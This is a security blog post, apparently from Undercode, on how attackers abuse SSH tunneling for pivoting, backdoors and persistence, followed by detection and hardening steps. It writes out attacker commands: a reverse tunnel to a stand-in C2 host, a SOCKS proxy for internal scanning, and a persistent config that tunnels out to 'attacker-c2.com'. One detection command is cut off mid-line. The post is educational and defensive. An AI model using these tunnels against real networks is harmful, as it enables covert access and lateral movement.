
Listen to this Post
Introduction:

Secure Shell (SSH) is the bedrock of secure remote administration, but its powerful features are increasingly being co-opted by threat actors for stealthy command and control, data exfiltration, and internal network pivoting. Understanding how attackers abuse this trusted protocol is the first step in defending against these “living off the land” techniques that blend in with legitimate administrative traffic.
Learning Objectives:
- Understand the three primary methods of SSH tunneling: Local, Remote, and Dynamic.
- Learn to establish a reverse SSH tunnel for persistent backdoor access.
- Implement detection and mitigation strategies to identify malicious SSH activity in your environment.
You Should Know:
1. Local Port Forwarding: Bridging to Internal Services
Local port forwarding creates a tunnel that relays a port from your local machine to a port on a remote server. For an attacker, this is a primary method to access services on an internal network that are not directly exposed to the internet, such as a database or web admin panel.
Step‑by‑step guide explaining what this does and how to use it.
Scenario: An attacker has compromised a public-facing web server (172.16.0.10). They discover an internal database server (192.168.1.50) running MySQL on port 3306. The database is not accessible from the internet.
Goal: The attacker wants to access the MySQL database from their own machine.
Command:
`ssh -L 33060:192.168.1.50:3306 [email protected]`
Explanation:
`-L` specifies Local port forwarding.
`33060` is a port on the attacker’s local machine.
`192.168.1.50:3306` is the target service on the internal network.
`[email protected]` is the compromised server that will act as the relay.
Usage: The attacker can now connect to the internal database by pointing their MySQL client to localhost:33060. All traffic will be securely tunneled through the compromised server to the database.
2. Remote Port Forwarding: The Reverse Shell Tunnel
Remote port forwarding is one of the most dangerous forms of SSH tunneling from a defensive perspective. It allows a compromised host inside a network to initiate an outbound connection to an attacker-controlled server and create a tunnel back into the victim’s network.
Step‑by‑step guide explaining what this does and how to use it.
Scenario: An attacker tricks a user inside a corporate network into running a payload. The corporate firewall blocks all inbound connections but allows outbound SSH (port 22).
Goal: The attacker needs a reliable way to get a shell back to their machine.
Command (executed on the compromised internal host):
`ssh -R 2222:localhost:22 [email protected]`
Explanation:
`-R` specifies Remote port forwarding.
`2222` is a port opened on the attacker’s server.
`localhost:22` is the service (the victim’s own SSH server) being exposed back to the attacker.
`[email protected]` is the attacker’s external C2 server.
Usage: The attacker can now SSH directly into the compromised internal machine by connecting to port 2222 on their own server: ssh -p 2222 victim_user@localhost.
3. Dynamic Port Forwarding: A Full-Fledged SOCKS Proxy
Dynamic port forwarding turns the SSH client into a SOCKS proxy server. This allows an attacker to route any and all of their tool’s traffic through the compromised host, effectively giving them a foothold on the network for further exploitation.
Step‑by‑step guide explaining what this does and how to use it.
Scenario: An attacker has a shell on a Linux server inside a target network. They want to use tools like Nmap or a web browser to scan and interact with other internal systems.
Goal: Create a proxy tunnel to route all reconnaissance traffic.
Command:
`ssh -D 1080 [email protected]`
Explanation:
`-D 1080` tells SSH to create a SOCKS proxy on local port 1080.
Usage:
1. The attacker establishes the SSH connection.
- They configure their tool (e.g., Nmap, Burp Suite, Firefox) to use a SOCKS proxy at
127.0.0.1:1080. - All traffic from these tools will now originate from the compromised host, allowing the attacker to scan and access internal network segments.
4. Mastering SSH Configs for Stealth and Persistence
Attackers don’t just use one-off commands; they use SSH configuration files for efficiency and to make their connections look more normal.
Step‑by‑step guide explaining what this does and how to use it.
Goal: Create a persistent, stealthy reverse tunnel that reconnects automatically and uses common ports to avoid suspicion.
Configuration: Edit `~/.ssh/config` on the compromised host.
Host persistent-tunnel
HostName attacker-c2.com
RemoteForward 8080 127.0.0.1:80
ServerAliveInterval 60
ServerAliveCountMax 10
User known-user
ExitOnForwardFailure yes
GatewayPorts yes
Explanation:
`RemoteForward 8080 127.0.0.1:80` forwards the attacker’s port 8080 to the victim’s web server (port 80).
`ServerAliveInterval 60` keeps the connection alive.
`GatewayPorts yes` allows the attacker to bind to all interfaces, not just localhost.
Persistence: An attacker will often combine this with a service or cron job to ensure the SSH connection re-establishes after a reboot.
5. Detection: Hunting for Malicious SSH Tunnels
Defenders are not powerless. Several methods can be used to detect anomalous SSH tunneling activity.
Step‑by‑step guide explaining what this does and how to use it.
Network Monitoring:
Command (on security appliance): Look for sustained, long-lived SSH sessions with high data transfer. `netstat -tnp | grep :22` can show established connections.
Tool: Use Zeek (formerly Bro) to analyze SSH logs and flag connections with unusual port patterns or high byte counts.
Endpoint Monitoring (Linux):
Command: `lsof -i -n | egrep ‘\
Audit SSH Authorized Keys: `cat ~/.ssh/authorized_keys` and `/etc/ssh/authorized_keys/` for unknown public keys.
Analyze Process Trees: Use `ps auxf` to look for SSH processes spawned by unusual parent processes, like a web server or a user application, which could indicate exploitation.
6. Mitigation: Hardening Your SSH Environment
Prevention is better than cure. Implementing these controls drastically reduces the attack surface.
Step‑by‑step guide explaining what this does and how to use it.
Harden `sshd_config` (`/etc/ssh/sshd_config`):
`AllowTcpForwarding no` – This is the most direct mitigation for tunneling.
`PermitOpen none` – Restricts which ports can be forwarded.
`PermitTunnel no` – Disables layer 2/3 tunneling.
`AllowUsers user1 user2` – Restricts which users can log in via SSH.
`PasswordAuthentication no` – Enforce key-based authentication only.
Network Segmentation:
Implement egress filtering at your firewall. Restrict outbound SSH connections from workstations and specific servers. Only allow SSH from administrative jump boxes to necessary targets.
Use a Bastion Host: Concentrate all SSH access through a single, heavily monitored and hardened bastion host.
What Undercode Say:
- SSH is a dual-use tool; its power for admins is the very reason it’s a potent weapon for attackers. Disabling key features like TCP forwarding may be necessary in high-security environments.
- Detection is difficult but not impossible. Focus on behavioral anomalies—long session durations, high data volume, and connections to non-business IPs—rather than trying to inspect the encrypted traffic itself.
The abuse of SSH represents a broader trend in offensive security: “Living off the Land.” Attackers are increasingly leveraging trusted, pre-installed system administration tools to avoid detection by security software that is tuned to find noisy exploits and malware. This makes their activities blend in with normal administrative traffic, granting them significant dwell time within a network. Defending against this requires a shift from mere prevention to active hunting, robust configuration management, and a deep understanding of how these foundational tools can be misused. The line between administrator and attacker is often just a matter of intent.
Prediction:
The weaponization of legitimate protocols and tools like SSH will only intensify. We will see a rise in AI-powered C2 channels that use these encrypted tunnels to blend malicious communications seamlessly into normal network traffic, making traditional signature-based detection entirely obsolete. Furthermore, as network monitoring improves, attackers will pivot to tunneling over other ubiquitous but less-scrutinized encrypted protocols like HTTPS (using tools like Websockets) or even DNS, forcing defenders to adopt a zero-trust network model where all traffic, regardless of port or protocol, is considered potentially malicious until proven otherwise.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Bernhard Biedermann – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


